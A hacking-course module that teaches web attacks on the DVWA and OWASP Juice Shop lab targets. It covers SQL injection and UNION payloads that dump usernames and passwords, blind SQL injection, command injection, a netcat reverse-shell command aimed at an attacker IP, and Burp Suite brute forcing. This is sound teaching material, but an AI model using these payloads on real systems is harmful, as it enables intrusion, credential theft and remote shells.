**Module 14**

**Hacking Web Application**

The web application is software which work on web server and the user interacts with web server through web pages.

**Advantage of Web application**

It can be accessed anytime and from anywhere.

It user interface is customizable

It can be accessed from any device.

Its development and management is cost effective.

**How web application work**

When user input his website name in search engine, this request sent to the webserver.

On receiving the request web server check the extension, if it is a simple HTML extension web server send the file to the user browser otherwise it possessed the extension file before sending.

Web application data retrieve the information from database to perform requested task

**OWASP TOP 10**

Injection

Broken Authentication

Sensitive data exposure

XML External Entity (XXE)

Broken Access control

Security misconfiguration

Cross-site scripting

Insecure Deseralization

Using Component with known Vulnerability


Insufficient logging and monitoring

**Injection**

**SQL Injection**


SQL is stand for structure Querry Language. It is vulnerability of website. Attacker exploit this vulnerability to extract the data, examine the database, see the user and password, even he can escalate the privilege.

Before seeing attack of SQL first we need to learn some verbs, query keyword, statement of SQL language.




This query keyword are very useful in SQL attack because it is used in sql database.


Some more keyword are there



Some symbol also used in SQL lets see it also .



All symbol and keyword are used in statement of SQL. Let see it also .





These statements are used in the database of SQL.

Know let see attack of SQL

Lets open the Metasploit and search the

ip of the machine. Go to the dvwa





Here we perform the sql injection

For SQL injection always try to create error and analyze the error.

For creating the error put single quote (‘)

After creating and analyzing the error always try to normalize that error by putting commenting the rest part

For commenting we have to put (#) or (-- -).

Lets see here

After normalization try to by pass the log in page and logged in with admin.

We can login with admin by entering input

Input :- 1 ' or 1=1-- -

We can see admin data.

Know let see Union based attack

For discovering union-based attacks we analyze the no of table or row.

Let see it

Input :- 1’ order by *1,2,3,4,5* -- -

Try this no one by one as we got error means table is not present.

Here we got two table

Lets run union statement


Input :- 1’ UNION SELECT 1,2 -- -

We can fetch more thing like id database, username, password.

Input :- 1’ UNION SELECT user,password FROM users-- -&Submit=Submit#

May some time it won’t work in input try to insert same command in link. It will execute

Like example :- [http://192.168.40.134/dvwa/vulnerabilities/sqli/?id=1%27%20UNION%20SELECT%20user,%20password%20FROM%20users--%20-&Submit=Submit#](http://192.168.40.134/dvwa/vulnerabilities/sqli/?id=1%27%20UNION%20SELECT%20user,%20password%20FROM%20users--%20-&Submit=Submit)



* 1’ UNION SELECT user, password FROM users-- -

Know we will see

**BLIND SQL INJECTION**

In blind SQL injection error doesn’t appear as we seen earlier this doesn’t mean that web page is not vulnerable.

For checking whether web page is vulnerable is or not we need to give true statement, like

Input :- 1’ and 1=1 -- -

We can see the normal result of web page so know we will give false statement .

Input :- 1’ and 1=0 -- -

Know we don’t get result.


This is direct indication that web page is vulnerable of SQL injection.

So here also we can do same as we did earlier attacks.

**Command injection**

Command injection is web vulnerability, where attacker fetch the data by combining own command with legitimate input. Command would be depend upon the OS of machine.

It can be used to gain reverse shell, attacker can upload any file with wget command .




This website offer to ping any website Ip or machine ip, so attacker check whether two command is running at a time or not.

Input :- [legitimate ip] ; ls

192.168.1.169 ; ls

In linux ; , && , | this symbol help to run more than one command at a time.

We can see the present directory also.



Input :- 192.168.1.169 && ls && pwd

Let see how we can shell.


We need to have listener, we will take help of netcat command to take shell

Run the command :- nc -nvlp 8080

Go to the web page and give input

Input:- 192.168.1.174 && nc -e /bin/sh 192.168.1.178 8080

We will got the shell



Before diving in more web application attack

Lets install Another platfrom.

**Know we will install OWASP juice shop**

First we need to install docker.

**Source :-** <https://airman604.medium.com/installing-docker-in-kali-linux-2017-1-fbaa4d1447fe>

Go to this link and from preparation, Just follow the step copy the command and just paste it to the terminal run the command step wise. But skip the raspberry pi section.

Docker size is little bit big just wait for completion.

After installing docker, go to the provided github webpage and go to the docker section follow the instruction

**Source** :- <https://github.com/juice-shop/juice-shop>

There is command in this web page we have to run it.

Command :- docker pull bkimminich/juice-shop

Run next command

command :- docker run --rm -p 3000:3000 bkimminich/juice-shop

Open the local host link we got Owasp juice shop

Link :-  <http://localhost:3000s>

**Later we go to the further web application attack we have to understand the working of Burp suite**

Burp suit is a tool, which play an great role in web application testing or attack.

It has a feature to intercept the flow of web page data from backend and read the all data.

Before working of it, lets set up it

We can do manually or automatically by using foxy proxy extension

First we see manually : *Open the firefox and go to the setting > scroll down general section to bottom > choose Network preference > select maul proxy> set IP (127.0.0.1) > port (8080)*

For each time we use burp, we have to repeat this process.

Automation this process: we took help of Foxy proxy extension

Source :- <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>

Add this extension and open it > click on add > name it (whatever you want)> set Ip (127.0.0.1)> Port 8080> SAVE IT

After ward for using it we need to turn on and off.

After this also we will face the problem because of BURP Certificate.

So go to the Burp> go to the proxy>than select option > select import and export certificate> export the certificate> select the path where we want to save > name the file with .der extension, this is super important > save It & exit.

Than go to the Firefox setting > select security tab> scroll down to the bottom of page> select import and export certification> import their burp certificate> & exit

KNOW FINALLY Burp set up successful

Lets see the module of Burp and what is the use of it.

**Intercept**: - There is a tab under proxy, which intercept the flow to data

From burp suit we can brute force the password or credentials.

**Intruder**: This tab help us to brute force the credential by setting its position and setting payload .

**Types of Intruder** : Sniper, Cluster bomb, Pitchfork, Battering Ram.

**Broken Authentication**

Broken authentication means, an attacker can compromise the password of user access the session token.

This happen because of poor design of webpage and weak password set up.

We can brute force the password of user.

We can steal the credential of user.

After SQL injection we know that admin is username so we can brute force the log in panel.


Open the Burp suit

Turn on the foxy proxy .

Go to the brute force page of DVWA .

And intercept the connection.

Send it to the intruder




Clear the all position and mark the password position

Set payload from payload position.

Than set the grep match :- *Username and/or password incorrect*.

And start the attack. We can see that in grep match there is one tab which is uncheck means that is password.



We got the password.

Lets perform this task in Owasp Juice shop.

Before doing Broken authentication attack here, we need to know admin username . So for getting it lets do sql injection and this should be a task for student.

As we got the username, we will intercept the log in page .

